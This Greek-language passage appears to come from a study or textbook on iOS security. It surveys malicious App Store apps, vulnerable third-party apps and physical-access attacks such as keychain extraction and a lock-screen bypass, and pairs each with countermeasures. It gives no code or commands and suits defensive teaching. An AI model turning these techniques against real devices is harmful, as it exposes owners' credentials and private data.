Θεωρώντας ότι η σύνδεση με το δίκτυο είναι απαραίτητη σε μια φορητή συσκευή, η άμυνα κατά αυτού του είδους της επίθεσης τελικά θέτει το ζήτημα της αξιολόγηση της αξίας των δεδομένων που είναι αποθηκευμένα σε μια συσκευή.

Για παράδειγμα, αν μια συσκευή δεν θα επεξεργάζεται ευαίσθητα δεδομένα ή δεν θα έχει πρόσβαση σε αυτά τα δεδομένα, τότε ο κίνδυνος από μια συμβιβαστική λύση είναι μικρός. Ως εκ τούτου, η σύνδεση σε ασύρματα δίκτυα όχι απόλυτα έμπιστα και η πρόσβαση στο Web ή άλλους πόρους θα είναι επιτρεπτή. Για μια συσκευή που επεξεργάζεται ευαίσθητα δεδομένα ή που θα μπορούσε να χρησιμοποιηθεί ως σημείο εισόδου και εκκίνησης για επιθέσεις κατά των συστημάτων που αποθηκεύουν ή επεξεργάζονται ευαίσθητα δεδομένα, θα πρέπει να λαμβάνεται πολύ μεγαλύτερη μέριμνα. Φυσικά, κρατώντας τα ευαίσθητα δεδομένα εκτός μιας κινητής συσκευής το έργο των εισβολέων γίνεται πολύ πιο δύσκολο. Το email, οι εφαρμογές και η πλοήγηση στο διαδίκτυο είναι παραδείγματα των διαύλων μέσω των οποίων τα ευαίσθητα δεδομένα μπορούν να διαρρεύσουν από ένα σύστημα.

Σε κάθε περίπτωση, το FOCUS 11 demo έδειξε ότι με την απλή σύνδεση με ένα ασύρματο δίκτυο και την περιήγηση σε μια ιστοσελίδα ήταν δυνατό κάποιος να αναλάβει τον πλήρη έλεγχο της συσκευής. Αυτό ήταν δυνατό, ακόμη και πάνω από SSL. Ως εκ τούτου, οι χρήστες θα πρέπει καταγράψουν το γεγονός με την σημείωση ότι αυτό μπορεί να συμβεί και σε αυτούς, και πρέπει να επιλέγουν προσεκτικά σε ποια δίκτυα θα συνδεθούν, ώστε να αποφύγουν να βάλουν σε κίνδυνο τις ευαίσθητες πληροφορίες ή ακόμα και τις συσκευές τους.

Κακόβουλες εφαρμογές: Handy Light , InstaStock

Για να αποκτηθεί μη εξουσιοδοτημένη πρόσβαση στο iOS, μπορεί, να χρησιμοποιηθούν και άλλες client-side μέθοδοι. Μια από τις, προφανείς αλλά περίπλοκες, μεθόδους επίθεσης περιλαμβάνει εξαπάτηση ενός χρήστη προκειμένου να εγκαταστήσει μια κακόβουλη εφαρμογή στη συσκευή του.

Σε μια τέτοια περίπτωση δεν αρκεί μόνο η εξαπάτηση του χρήστη, αλλά θα πρέπει να γίνει κάτι και με το μοντέλο διανομής εφαρμογών της Apple. Όπως έχει ήδη αναφερθεί, το iOS έχει προσθέσει υποστήριξη για την εγκατάσταση εφαρμογών τρίτων. Αυτό έγινε λίγο διάστημα μετά την εμπορική διάθεση του iPhone. Η Apple επέλεξε να εφαρμόσει αυτό ως μια αυστηρά ελεγχόμενη διαδικασία, σύμφωνα με την οποία όλες οι εφαρμογές θα πρέπει να υπογράφονται από την Apple και να διατίθενται μόνο από το επίσημο App Store. Μια εφαρμογή που θα διατίθεται από το App Store, πρέπει πρώτα να υποβληθεί στην Apple για έλεγχο. Εάν παρουσιαστούν προβλήματα κατά τη διάρκεια της διαδικασίας ελέγχου, η εφαρμογή απορρίπτεται, και δεν μπορεί να διανέμεται από το App Store.

Η Apple δεν τεκμηριώνει δημοσίως όλες τις λεπτομέρειες της διαδικασίας ελέγχου των εφαρμογών. Υπάρχουν λίγες πληροφορίες σχετικά με το τι έλεγχος γίνεται για να καθοριστεί εάν ένα app είναι κακόβουλο ή όχι. Είναι αλήθεια πάντως, ότι λίγες περιπτώσεις «κακόβουλου λογισμικού» έχουν κυκλοφορήσει στο App Store. Λίγες εφαρμογές που επέτρεπαν διαρροή ευαίσθητων πληροφοριών, όπως αριθμούς τηλεφώνου, στοιχεία επικοινωνίας, ή άλλες πληροφορίες σχετικές με το χρήστη έχουν εντοπιστεί και αποσύρθηκαν από τη διάθεση μέσω App Store. Φαίνεται ότι αν και οι λεπτομέρειες της διαδικασίας ελέγχου είναι άγνωστες, θα πρέπει να είναι αποτελεσματικές, διαφορετικά θα βλέπαμε σε τακτική βάση κακόβουλο λογισμικό στο App Store.

Στα μέσα του 2010 , μια νέα εφαρμογή που ονομαζόταν Handy Light υποβλήθηκε στην Apple για έλεγχο, πέρασε τη διαδικασία, και αργότερα δημοσιεύτηκε στο App Store για πώληση. Η εφαρμογή εμφανίστηκε ως ένας απλός φακός, με λίγες επιλογές για την επιλογή του χρώματος του φωτός που θα εκπέμπει.

Λίγο μετά την διάθεση, ανακαλύφθηκε ότι το Handy Light app περιελάμβανε ένα κρυφό χαρακτηριστικό tethering. Αυτό το χαρακτηριστικό επιτρέπει στους χρήστες να αξιοποιήσουν τις επιλογές χρωμάτων του φακού σε συγκεκριμένη σειρά που ξεκινούσε τη λειτουργία ενός SOCKS proxy server στο τηλέφωνο που θα μπορούσε να χρησιμοποιηθεί για την σύνδεση ενός υπολογιστή με το Internet μέσω του τηλεφώνου. Όταν δημοσιοποιήθηκε η ύπαρξη αυτής της δυνατότητας, η Apple αφαίρεσε την εφαρμογή από το App Store, καθώς δεν επιτρέπει εφαρμογές που περιλαμβάνουν υποστήριξη για tethering να αναρτώνται στο App Store.

Το ενδιαφέρον είναι ότι η Apple, αφού αξιολόγησε την εφαρμογή Handy Light, ενέκρινε την εφαρμογή, παρά το ότι συμπεριελάμβανε τη δυνατότητα tethering. Προφανώς δεδομένου ότι η λειτουργία tethering ήταν κρυμμένη, δεν βρέθηκε κατά τις διαδικασίες ελέγχου. Αυτό βάζει σε σκέψεις για τη δυνατότητα απόκρυψης κακόβουλης λειτουργικότητας που μπορεί να μην εμφανισθεί κατά την διαδικασία ελέγχου της Apple.

Τον Σεπτέμβριο του 2011, ο hacker του iOS Charlie Miller υπέβαλε μια εφαρμογή που ονομάζεται InstaStock στην Apple για αξιολόγηση. Η εφαρμογή αυτή ελέγχτηκε και εγκρίθηκε, και στη συνέχεια δημοσιεύτηκε στο App Store για download .

Το InstaStock φαινομενικά επέτρεπε στους χρήστες να παρακολουθούν κυλιόμενα μηνύματα μετοχών σε πραγματικό χρόνο και φέρεται να έγινε λήψη του από αρκετές εκατοντάδες χρήστες. Ωστόσο κρυμμένο μέσα στο InstaStock, ήταν πρόγραμμα σχεδιασμένο για να εκμεταλλευτούν μια *0-day* ευπάθεια στο iOS που επέτρεπε στην εφαρμογή να φορτώσει και να εκτελέσει ανυπόγραφο κώδικα. Βέβαια λόγω της διαδικασίας επικύρωσης, κατά την εκτέλεση, της υπογραφής κώδικα του iOS, αυτό δεν θα ήταν δυνατόν να πραγματοποιηθεί.

Εικόνα 54 Το περιβάλλον λειτουργίας του InstaStock

Με το iOS 4.3, η Apple εισήγαγε τη λειτουργικότητα που απαιτείται από το InstaStock για να λειτουργήσει. Στην πραγματικότητα, η Apple εισήγαγε τη δυνατότητα να εκτελείται ανυπόγραφος κώδικας κάτω από ένα πολύ περιορισμένο σύνολο περιστάσεων. Θεωρητικά, αυτή η δυνατότητα ήταν μόνο για το Mobile Safari και μόνο για το σκοπό να επιτραπεί στο Just in Time (JIT), compilation σε JavaScript.

Όπως αποδεικνύεται, ένα σφάλμα εφαρμογής επέτρεψε η δυνατότητα αυτή να διατίθεται σε όλες τις εφαρμογές, και όχι μόνο στο Mobile Safari. Αυτή η ευπάθεια, (τώρα τεκμηριωμένη ως CVE - 2011-3442), κατέστησε δυνατό η εφαρμογή InstaStock να χρησιμοποιήσει το σύστημα κλήσεων mmap με ένα συγκεκριμένο set από flags, με τελικό αποτέλεσμα την ικανότητα να παρακάμψει την επικύρωση της υπογραφής κώδικα.

Με δεδομένη την δυνατότητα εκτέλεσης ανυπόγραφου κώδικα, η εφαρμογή InstaStock ήταν σε θέση να συνδεθεί με ένα command and control server, για να λάβει και να εκτελέσει εντολές, καθώς και μια ποικιλία δράσεων, όπως η λήψη εικόνων και πληροφοριών από «μολυσμένες» συσκευές.

Όσον αφορά την επίθεση στο iOS, οι εφαρμογές Handy Light και InstaStock μας παρέχουν την απόδειξη ότι το να τοποθετηθεί μια επίθεση στο App Store, αν και δεν είναι εύκολο, δεν είναι και αδύνατο. Υπάρχουν πολλά άγνωστα θέματα που σχετίζονται με αυτόν τον τύπο επίθεσης. Η Apple βέβαια, εργάζεται για τη βελτίωση της διαδικασίας ελέγχου, και όσο περνάει ο καιρός, θα γίνεται πιο δύσκολο να αποκρύπτεται με επιτυχία κακόβουλη λειτουργικότητα.

Τέτοιες κακόβουλες εφαρμογές στοχεύουν κυρίως στο να αποκτήσουν πρόσβαση σε όσο το δυνατόν περισσότερες συσκευές. Η ευρεία κατανομή των διαθέσιμων εφαρμογών στο App Store θα μπορούσε να αποδειχθεί ένας δελεαστικός φορέας για την εξάπλωση κακόβουλων εφαρμογών.

Ωστόσο, αν ένας εισβολέας ενδιαφέρεται για τη στόχευση ενός συγκεκριμένου χρήστη, η επίθεση μέσω του App Store, κάνει το ζήτημα πιο σύνθετο. Ο εισβολέας θα πρέπει να δημιουργήσει μια κακόβουλη εφαρμογή, να καταφέρει να ξεπεράσει τον έλεγχο της Apple, και στη συνέχεια να βρει έναν τρόπο για να δελεάσει το χρήστη στόχο να εγκαταστήσει την εφαρμογή στη συσκευή του.

Ένας εισβολέας θα μπορούσε να συνδυάσει κάποια κοινωνική μηχανική (έννοια που περιέγραψε πρώτος ο Kevin Mitnick) , ίσως και με τη λήψη των δεδομένων από τη σελίδα στο Facebook του χρήστη και στη συνέχεια την δόμηση μιας εφαρμογής προσαρμοσμένης στις συμπάθειες και αντιπάθειες του στόχου.

Η εφαρμογή θα μπορούσε στη συνέχεια να αναρτηθεί προς πώληση, με ένα itms: / /link που αποστέλλεται προς τον επιδιωκόμενο στόχο μέσω του τοίχου του Facebook. Όσο αυτά και αν είναι ευφάνταστα σενάρια προς το παρόν είναι πιθανόν ότι θα δούμε κάτι παρόμοιο στο όχι πολύ μακρινό μέλλον.

Αντιμετώπιση κακόβουλων εφαρμογών από το App Store – Αντίμετρα

Το ουσιώδες με τα παραδείγματα Handy light και InstaStock είναι ότι ανεπιθύμητη ή κακόβουλη συμπεριφορά μπορεί να έχει διαφύγει του ελέγχου και να βρίσκεται σε εφαρμογές του App Store της Apple .Η Apple θα προτιμούσε οι πελάτες της να θεωρούν ότι δεν υπάρχει κανένας κίνδυνος για οτιδήποτε κατεβάζουν από το App Store, ωστόσο, κάποιοι, πράγματι μικροί κίνδυνοι υπάρχουν.

Τα μέτρα προστασίας που μπορούν να τεθούν σε εφαρμογή, και σχετίζονται με ανεπιθύμητες ή κακόβουλες εφαρμογές που φιλοξενούνται στο App Store είναι ελάχιστα ή και κανένα. Δεδομένου ότι η Apple δεν επιτρέπει προϊόντα ασφαλείας που ενσωματώνονται με το λειτουργικό σύστημα να εγκατασταθούν στις συσκευές της, δεν έχει βρεθεί ακόμη κάποιος τρόπος για την ανάπτυξη και εισαγωγή αυτών των προϊόντων στην αγορά.

Επιπλέον, λίγα προϊόντα ή εργαλεία έχουν αναπτυχθεί για την ασφάλεια του iOS εν γένει (για χρήση σε συσκευές, στο δίκτυο, ή με άλλο τρόπο), λόγω και του μικρού αριθμού των περιστατικών αλλά και της πολυπλοκότητας της επιτυχούς ένταξης τέτοιων προϊόντων στην αγορά του iOS. Αυτό σημαίνει ότι, ως επί το πλείστον, δεν μπορείτε να προστατεύσετε τον εαυτό σας από κακόβουλες εφαρμογές που φιλοξενούνται στο App Store, εκτός από την προσεκτική εξέταση κατά την αγορά και εγκατάσταση εφαρμογών.

Εφαρμογές από αξιόπιστους προμηθευτές είναι επίσης πιθανό να είναι ασφαλείς και μπορεί πιθανότατα να εγκατασταθούν χωρίς πρόβλημα. Για τους χρήστες που αποθηκεύουν εξαιρετικά ευαίσθητα δεδομένα στις συσκευές τους, συνιστάται να εγκαθιστούν μόνο τις πραγματικά απαραίτητες εφαρμογές, και μόνο από αξιόπιστους πωλητές, σε όποιο βαθμό είναι δυνατόν.

Ισχύει πάντα ο γενικός κανόνας της εγκατάστασης του πιο πρόσφατου firmware, δεδομένου ότι οι νέες εκδόσεις του firmware συχνά επιλύουν ζητήματα που θα μπορούσαν να χρησιμοποιηθούν από κακόβουλα προγράμματα για να αποκτήσουν αυξημένα δικαιώματα σε μια συσκευή

Ευπαθείς Εφαρμογές: Bundled και Τρίτων

Στις αρχές της δεκαετίας 2000-2009, η πιο διαδεδομένη τεχνική επίθεσης ήταν η απομακρυσμένη εκμετάλλευση επιρρεπούς κώδικα συντήρησης δικτύου. Σε σχεδόν εβδομαδιαία βάση, φαινόταν πως εμφανίζονταν νέα bugs απομακρυσμένης εκτέλεσης σε μερικές δημοφιλείς υπηρεσίες δικτύου Unix ή Windows.
Εκείνο τον καιρό, λειτουργικά συστήματα που προορίζονταν για καταναλωτές, όπως τα Windows XP, δεν περιείχαν κάποιο firewall ή δεν είχαν ενεργοποιημένες συγκεκριμένες υπηρεσίες δικτύου ως προεπιλογή. Αυτός ο συνδυασμός παραγόντων οδήγησε σε σχετικά εύκολη παραβίαση σε αυθαίρετα συστήματα μέσω δικτύου.
Καθώς ο καιρός περνούσε, οι διανεμητές άρχισαν να παίρνουν την ασφάλεια στα σοβαρά και να επενδύουν στο κλείδωμα κώδικα υπηρεσιών δικτύου, αλλά και των προεπιλεγμένων ρυθμίσεων για client λειτουργικά συστήματα. Στα τέλη της δεκαετίας, η ασφάλεια σε αυτόν τον τομέα είχε πάρει μία αξιοσημείωτη στροφή προς το καλύτερο. Αντιδρώντας σε αυτήν την αύξηση των μέτρων ασφαλείας, η έρευνα για ευπάθειες άρχισε να μετατοπίζεται σε άλλους τομείς, συμπεριλαμβανομένων, κατά κύριο λόγο, client-side ευπαθειών. Από τα μέσα της δεκαετίας και μετά, ένας μεγάλος αριθμός προβλημάτων ανακαλύφθηκαν σε δημοφιλείς εφαρμογές όπως ο Internet Explorer, το Microsoft Office, το Adobe Acrobat Reader και Flash, το Java runtime και το QuickTime. Τέτοιου είδους προβλήματα και ευπάθειες ήταν υποκείμενα συχνής εκμετάλλευσης για την εξάπλωση malware ή την επίθεση σε συγκεκριμένους χρηστές όπως με την περίπτωση του spear phishing ή επιθέσεις Advanced Persistent Thread (APT).
Αξιοσημείωτο είναι, ότι σε κινητές πλατφόρμες όπως το iOS, παρότι δεν έχουν παρατηρηθεί σχεδόν καθόλου επιθέσεις απομακρυσμένου δικτύου, δεν έχει γίνει ουσιαστική έρευνα στον τομέα του ρίσκου των εφαρμογών τρίτων. Αυτό δεν σημαίνει πως δεν έχει γίνει έρευνα για την ευπάθεια εφαρμογών, καθώς αρκετά ζητήματα έχουν αναγνωριστεί σε εφαρμογές που είναι bundled με το iOS, συμπεριλαμβανομένου, ενός σημαντικού αριθμού ευπαθειών με τον Safari Browser. Μπορούμε όμως να πούμε ότι, για εφαρμογές που δεν έρχονται μαζί με το λειτουργικό σύστημα, ελάχιστα τέτοια ζητήματα έχουν βρεθεί και δημοσιοποιηθεί. Αυτό μπορεί να εξηγηθεί, εν μέρει, από το γεγονός ότι λίγες εφαρμογές τρίτων έχουν υιοθετηθεί τόσο καθολικά όσο, για παράδειγμα, το Flash στα Windows, το οποίο σημαίνει πως δεν υπάρχει κίνητρο για να αφιερωθεί χρόνος σε αυτόν τον τομέα.
Σε κάθε περίπτωση, οι ευπάθειες των εφαρμογών λειτουργούν ως ένας από τους πιο πρακτικούς τρόπους για την απόκτηση μη εγκεκριμένης πρόσβασης σε συσκευές βασισμένες σε iOS. Με την πάροδο των χρόνων, έχει ανακαλυφθεί και αναφερθεί ένας αριθμός ευπαθειών που αφορούν εφαρμογές του iOS. Με μία γρήγορη αναζήτηση στο Internet, εμφανίζονται περίπου 100 τέτοιες ευπάθειες. Ένα μεγάλο ποσοστό αυτών, περίπου 40%, σχετίζονται με τον έναν ή με τον άλλον τρόπο με τον Safari Browser. Κατά την εξέταση μονάχα του Safari, βρίσκουμε περίπου 30 με 40 διαφορετικές αδυναμίες που μπορούν να γίνουν στόχος για την άντληση πληροφοριών ή την απόκτηση πρόσβασης σε συσκευή (ανάλογα με την έκδοση iOS που τρέχει στην συσκευή). Πολλές από αυτές τις αδυναμίες είναι κρίσιμες και επιτρέπουν την αυθαίρετη εκτέλεση κώδικα όταν τις εκμεταλλεύονται.
Εκτός από τις εφαρμογές που έρχονται μαζί με το iOS ως προεπιλογή, ορισμένες ευπάθειες έχουν αναγνωριστεί και αναφερθεί πως επηρεάζουν εφαρμογές τρίτων. Το 2010, μία ευπάθεια, καταγεγραμμένη πλέον ως CVE-2010-2913, αναφέρθηκε ότι επηρέαζε τις εκδόσεις 2.0.2 και κάτω της εφαρμογής Citi Mobile. Η ουσία του ευρήματος ήταν ότι η εφαρμογή αποθήκευε τοπικά (στην συσκευή) ευαίσθητες τραπεζικές πληροφορίες. Αν η συσκευή χαθεί, κλαπεί ή προσβληθεί απομακρυσμένα, τότε όλες οι ευαίσθητες πληροφορίες μπορούν να ληφθούν. Αυτή η ευπάθεια μπορεί να μην επιτρέπει απομακρυσμένη πρόσβαση και να είναι χαμηλής επικινδυνότητας, βοηθά όμως να φανεί ότι οι εφαρμογές τρίτων για το iOS, όπως

και οι αντίστοιχες για επιτραπέζιους υπολογιστές, μπορεί να πάσχουν από κακή σχεδίαση σε θέματα ασφαλείας.
Μία άλλη ευπάθεια σε εφαρμογή τρίτων, καταγεγραμμένη ως CVE-2010-4211, αναφέρθηκε τον Νοέμβριο του 2010. Αυτή την φορά, η εφαρμογή PayPal αναφέρθηκε ως επηρεασμένη από ένα πρόβλημα επαλήθευσης της άδειας X.509. Ουσιαστικά, η εφαρμογή δεν επαλήθευε αν οι τιμές του server hostname ταίριαζαν με το θεματικό πεδίο στα πιστοποιητικά X.509 που είχαν ληφθεί για συνδέσεις SSL. Αυτή η αδυναμία επέτρεπε σε έναν επιτιθέμενο με πρόσβαση τοπικού δικτύου να χρησιμοποιήσει την τεχνική man-in-the-middle στους χρήστες, προκειμένου να αποκτήσει ή να μεταποιήσει δεδομένα που στέλνονταν από ή προς την εφαρμογή. Αυτή η ευπάθεια ήταν πολύ πιο σοβαρή από την ευπάθεια Citi Mobile, διότι ο καθένας με πρόσβαση σε τοπικό δίκτυο μπορούσε να την εκμεταλλευτεί χωρίς να πρέπει να πάρει πρώτα τον έλεγχο της εφαρμογής ή της συσκευής. Η ανάγκη για πρόσβαση σε τοπικό δίκτυο όμως, έκανε την εκμετάλλευση του θέματος δύσκολη στην πράξη.
Τον Σεπτέμβριο του 2011, μία ευπάθεια scripting αναφέρθηκε πως επηρεάζει την εφαρμογή Skype, από την έκδοση 3.0.1 και κάτω. Αυτή η ευπάθεια επέτρεψε σε έναν επιτιθέμενο να προσπελάσει το σύστημα αρχείων χρηστών της εφαρμογής. Ο εισβολέας εμφύτευσε κώδικα JavaScript στο πεδίο "Full Name" μηνυμάτων που στάλθηκαν στους χρήστες. Κατά την παραλαβή των μηνυμάτων, ο εμφυτευμένος κώδικας εκτελούνταν και, όταν συνδυαζόταν με το ζήτημα που αφορούσε την διαχείριση των σχεδίων URI, επέτρεπε στον εισβολέα να υφαρπάξει αρχεία, όπως η βάση δεδομένων με τις επαφές, και να τα ανεβάσει σε ένα απομακρυσμένο σύστημα. Αυτή η ευπάθεια έχει ιδιαίτερο ενδιαφέρον, διότι είναι ένα από τα πρώτα παραδείγματα μίας ευπάθειας εφαρμογής τρίτων που μπορούσε να γίνει προϊόν εκμετάλλευσης απομακρυσμένα, χωρίς την ανάγκη τοπικού δικτύου ή φυσικής επαφής με την συσκευή.
Τον Απρίλιο του 2012, αναφέρθηκε ότι πολλαπλές δημοφιλείς εφαρμογές για το iOS, συμπεριλαμβανομένης της εφαρμογής Facebook και Dropbox, επηρεάζονταν από μία ευπάθεια που οδηγούσε στην τοπική αποθήκευση τιμών που χρησιμοποιούνταν για την αυθεντικοποίηση χωρίς περαιτέρω προστασία. Σε ειδική επίδειξη, ένας επιτιθέμενος μπορούσε να προσδεθεί σε μία συσκευή χρησιμοποιώντας μία εφαρμογή όπως ο iExplorer, να περιηγηθεί στο σύστημα αρχείων της συσκευής, και να αντιγράψει ότι αρχεία επιθυμούσε. Ο επιτιθέμενος μπορούσε με αυτόν τον τρόπο να αντιγράψει τα αρχεία αυτά σε κάποια άλλη συσκευή, χρησιμοποιώντας τα διαπιστευτήρια που είχε «δανειστεί».
Τον Νοέμβριο του 2012, έγινε γνωστό ότι η έκδοση 3.1.2 της εφαρμογή Instagram για iOS επηρεαζόταν από μία ευπάθεια αποκάλυψης πληροφοριών. Αυτή η ευπάθεια επέτρεπε σε έναν εισβολέα να χρησιμοποιήσει την τεχνική man-in-the-middle στην σύνδεση δικτύου της συσκευής, ώστε να συλλάβει δεδομένα σύνδεσης τα οποία μπορούσαν να επαναχρησιμοποιηθούν για την ανάκτηση ή τη διαγραφή δεδομένων.
Τον Ιανουάριο του 2013, έγινε γνωστό ότι η έκδοση 3.00 της εφαρμογής ESPN ScoreCenter για iOS επηρεαζόταν με δυο τρόπους: μία ευπάθεια XSS, καθώς επίσης και μία ευπάθεια αυθεντικοποίησης cleartext. Στην πράξη, η εφαρμογή δεν επικύρωνε την είσοδο του χρήστη, ενώ παράλληλα μεταβίβαζε χωρίς κρυπτογράφηση ευαίσθητες τιμές, συμπεριλαμβανομένων των usernames και passwords, μέσω δικτύου.
Αξίζει να αναφέρουμε ότι, ο έλεγχος μιας εφαρμογής, είτε αυτή είναι τρίτου κατασκευαστή είτε έρχεται μαζί με το iOS, είναι ο μισός δρόμος για να hackάρουμε ένα iPhone. Εξαιτίας περιορισμών που θέτονται από το Sandbox εφαρμογών και την επαλήθευση υπογεγραμμένου κώδικα, η απόκτηση πληροφοριών από κάποια συσκευή είναι πιο δύσκολη. Για πλήρη πρόσβαση, οι επιτιθέμενοι πρέπει να συνδυάσουν επιθέσεις σε επίπεδο εφαρμογών με εκμετάλλευση ευπαθειών στο επίπεδο του kernel. Όλα αυτά ανεβάζουν αρκετά τον πήχη δυσκολίας για όσους επιθυμούν να «σπάσουν» το iOS. Ο μέσος επιτιθέμενος θα επιχειρήσει, κατά πάσα πιθανότητα, να επαναπροσδιορίσει ευπάθειες σε επίπεδο kernel, ενώ αντίθετα, οι

πιο έμπειροι θα επιχειρήσουν να αποκαλύψουν ευπάθειες σε επίπεδο kernel πάνω σε ζητήματα που δεν έχουν ακόμα αναγνωριστεί. Σε κάθε περίπτωση, το iOS, με τις πάνω από 800.000 εφαρμογές που είναι διαθέσιμες για λήψη από το App Store, παρέχουν μία αρκετά μεγάλη επιφάνεια για επίθεση, ώστε να εξασφαλίζουν ότι η εκμετάλλευση ευπαθειών σε εφαρμογές θα συνεχίσει να είναι ένας αξιόπιστος τρόπος για να αποκτήσει κανείς αρχική πρόσβαση, σε συσκευές βασισμένες σε iOS, για αρκετό καιρό ακόμα.

Αντιμετώπιση ευπαθειών εφαρμογών

Στην περίπτωση των ευπαθειών σε εφαρμογές, τα αντίμετρα για την καταπολέμηση τους είναι μονάχα τα βασικά. Να έχετε την συσκευή σας ενημερωμένη στην τελευταία έκδοση iOS και να ενημερώνετε τις εφαρμογές σας στις πιο πρόσφατες εκδόσεις. Γενικά, καθώς αναφέρονται ευπάθειες σε εφαρμογές, οι πάροχοι τις ενημερώνουν και κυκλοφορούν διορθωμένες εκδόσεις. Μπορεί να είναι ελαφρώς δύσκολο να παρακολουθείτε πότε ανακαλύπτονται προβλήματα ή πότε αυτά λύνονται μέσω ενημερώσεων, οπότε η πιο ασφαλής επιλογή είναι να κρατάτε ενημερωμένο το iOS και όλες τις εγκατεστημένες εφαρμογές σε όσο πιο πρόσφατες εκδόσεις μπορείτε.

Φυσική Πρόσβαση

Καμία συζήτηση γύρω από το iPhone hacking δεν θα ήταν πλήρης χωρίς την μελέτη των επιλογών που είναι διαθέσιμες σε έναν επιτιθέμενο που έχει τη φυσική κατοχή μιας συσκευής. Πράγματι, αυτό το θέμα είναι πλέον πολύ πιο σχετικό απ' ότι στο παρελθόν, καθώς με την μετακίνηση σε εξελιγμένα smartphones όπως είναι το iPhone, ολοένα και περισσότερα ευαίσθητα δεδομένα που προηγουμένως βρίσκονταν αποθηκευμένα και επεξεργαζόντουσαν από επιτραπέζιους υπολογιστές ή laptops, πλέον βρίσκονται έξω από τα ασφαλή όρια του γραφείου ή του σπιτιού και σε όλες τις πτυχές της καθημερινής μας ζωής.
Ο μέσος άνθρωπος, εργαζόμενος ή εργοδότης βρίσκεται κολλημένος συνήθως στο smartphone του, είτε ελέγχοντας και στέλνοντας email είτε παραλαμβάνοντας και επεξεργαζόμενος έγγραφα. Ανάλογα με το άτομο και τον ρόλο του, οι πληροφορίες που υποβάλλονται σε επεξεργασία, από επαφές και έγγραφα PowerPoint μέχρι ευαίσθητα email, μπορούν να δημιουργήσουν πρόβλημα στον ιδιοκτήτη τους αν πέσουν στα λάθος χέρια. Την ίδια στιγμή, αυτές οι πληροφορίες μεταφέρονται σε κάθε είδους κατάσταση και μέρος που μπορεί κανείς να φανταστεί. Για παράδειγμα, δεν είναι ασυνήθιστο να δει κανείς κάποιο διευθύνων στέλεχος να στέλνει ή να λαμβάνει email όσο βρίσκεται σε δείπνο με πελάτες. Λίγο παραπάνω κρασί και το κινητό μπορεί να ξεχαστεί στο τραπέζι ή να το κλέψει κάποιος κακόβουλος σε μία στιγμή απροσεξίας.
Μόλις μια συσκευή πέσει στα χέρια κάποιου εισβολέα, θέλει μόλις λίγα λεπτά για να αποκτήσει πρόσβαση στο σύστημα αρχείων και στην συνέχεια στα ευαίσθητα δεδομένα που βρίσκονται αποθηκευμένα στην συσκευή.
Για παράδειγμα, στην παρουσίαση από ερευνητές στο Ινστιτούτο Fraunhofer για την Ασφαλή Τεχνολογία Πληροφόρησης (SIT – Secure Information Technology), τον Φεβρουάριο του 2011, περιγράφηκαν τα βήματα που απαιτούνται για να αποκτήσει κανείς πρόσβαση σε ευαίσθητους κωδικούς που βρίσκονται αποθηκευμένοι σε iPhone. Αυτή η διαδικασία, σε όλη της την έκταση, διαρκεί περίπου 6 λεπτά και περιλαμβάνει την χρήση jailbreak κατά την εκκίνηση για να πάρει κάποιος τον έλεγχο της συσκευής, ώστε να έχει πρόσβαση στο σύστημα αρχείων, ακολουθούμενη από την εγκατάσταση ενός server SSH. Αφού δοθεί πρόσβαση μέσω SSH, ανεβαίνει ένα script, το οποίο χρησιμοποιώντας μόνο τιμές που έχουν παρθεί από την συσκευή, μπορεί να εκτελεστεί ώστε να εντοπίσει και παραλάβει κωδικούς που βρίσκονται στην συσκευή. Αυτή η επίθεση επιτρέπει στον εισβολέα να ανακτήσει

διαπιστευτήρια που μπορεί να χρησιμοποιήσει για να αποκτήσει ακόμη βαθύτερη πρόσβαση σε προσωπικά στοιχεία που ανήκουν στον κάτοχο της συσκευής. Συγκεκριμένες τιμές που μπορούν να ανασυρθούν από την συσκευή, βασίζονται, κατά κύριο λόγο, στην έκδοση iOS που είναι εγκατεστημένη. Σε παλιότερες εκδόσεις, όπως η iOS 3.0, σχεδόν όλες οι τιμές μπορούν να ανασυρθούν από την συσκευή. Στο iOS 5.0, η Apple εισήγαγε περαιτέρω μέτρα ασφαλείας για να ελαχιστοποιήσει τον όγκο πληροφοριών που μπορεί να ανασυρθεί. Παρόλα αυτά, πολλές τιμές είναι ακόμα προσβάσιμες και αυτή η μέθοδος συνεχίζει να είναι ένα καλό παράδειγμα του τι μπορεί να γίνει όταν ένας επιτιθέμενος αποκτήσει φυσική πρόσβαση σε ένα iPhone.
Μία εναλλακτική και πιθανά ευκολότερη προσέγγιση για την ανάκτηση δεδομένων από ένα iPhone είναι μια εφαρμογή όπως το iExplorer. Το iExplorer παρέχει μία εύκολη στην χρήση διεπαφή point-and-click και μπορεί να χρησιμοποιηθεί για περιήγηση στο σύστημα αρχείων οποιασδήποτε συσκευής χρησιμοποιεί iOS. Μπορείτε απλά να την εγκαταστήσετε στον επιτραπέζιο υπολογιστή σας ή το laptop σας, να συνδέσετε το iPhone και να αρχίσετε να πειράζετε πράγματα στο σύστημα αρχείων της συσκευής. Αν και δεν μπορείτε να έχετε πλήρης πρόσβαση σε κάθε μέρος του συστήματος αρχείων, μπορείτε να βρείτε αρκετά ενδιαφέροντα δεδομένα χωρίς να πρέπει να προσφύγετε σε πιο εξελιγμένες και χρονοβόρες μεθόδους για την απόκτηση περαιτέρω πρόσβασης.
Μία τελευταία προσέγγιση που μπορεί να αποδειχθεί η ευκολότερη όλων, ανάλογα με την έκδοση iOS, είναι να πειράξετε το κλείδωμα οθόνης του iOS. Τον Ιανουάριο του 2013, δημοσιεύτηκε μία τεχνική για το ξεπέρασμα της κλειδωμένης οθόνης σε εκδόσεις iOS 6.0.1 μέχρι και 6.1. Η τεχνική που περιγράφηκε, περιλάμβανε το πάτημα πληθώρας κουμπιών και κινήσεων στην οθόνη, με τελικό αποτέλεσμα να δίνεται πρόσβαση στην εφαρμογή. Από αυτή την οθόνη, ο επιτιθέμενος μπορεί να εξετάσει επαφές, ιστορικό κλήσεων, ακόμα και να πραγματοποιήσει κλήσεις!

Αντίμετρα Φυσικής Πρόσβασης

Στην περίπτωση επιθέσεων με φυσική κατοχή της συσκευής, οι επιλογές σας είναι αρκετά περιορισμένες, όσον αφορά τα αντίμετρα. Η κύρια άμυνα που μπορεί να χρησιμοποιηθεί ενάντια σε τέτοιου είδους επίθεσης, είναι να εξασφαλίσετε ότι όλα τα ευαίσθητα δεδομένα και πληροφορίες που βρίσκονται στην συσκευή, είναι κρυπτογραφημένα. Οι επιλογές για την κρυπτογράφηση δεδομένων περιλαμβάνουν χαρακτηριστικά που παρέχονται από την Apple, καθώς επίσης και υποστήριξη από εφαρμογές τρίτων.
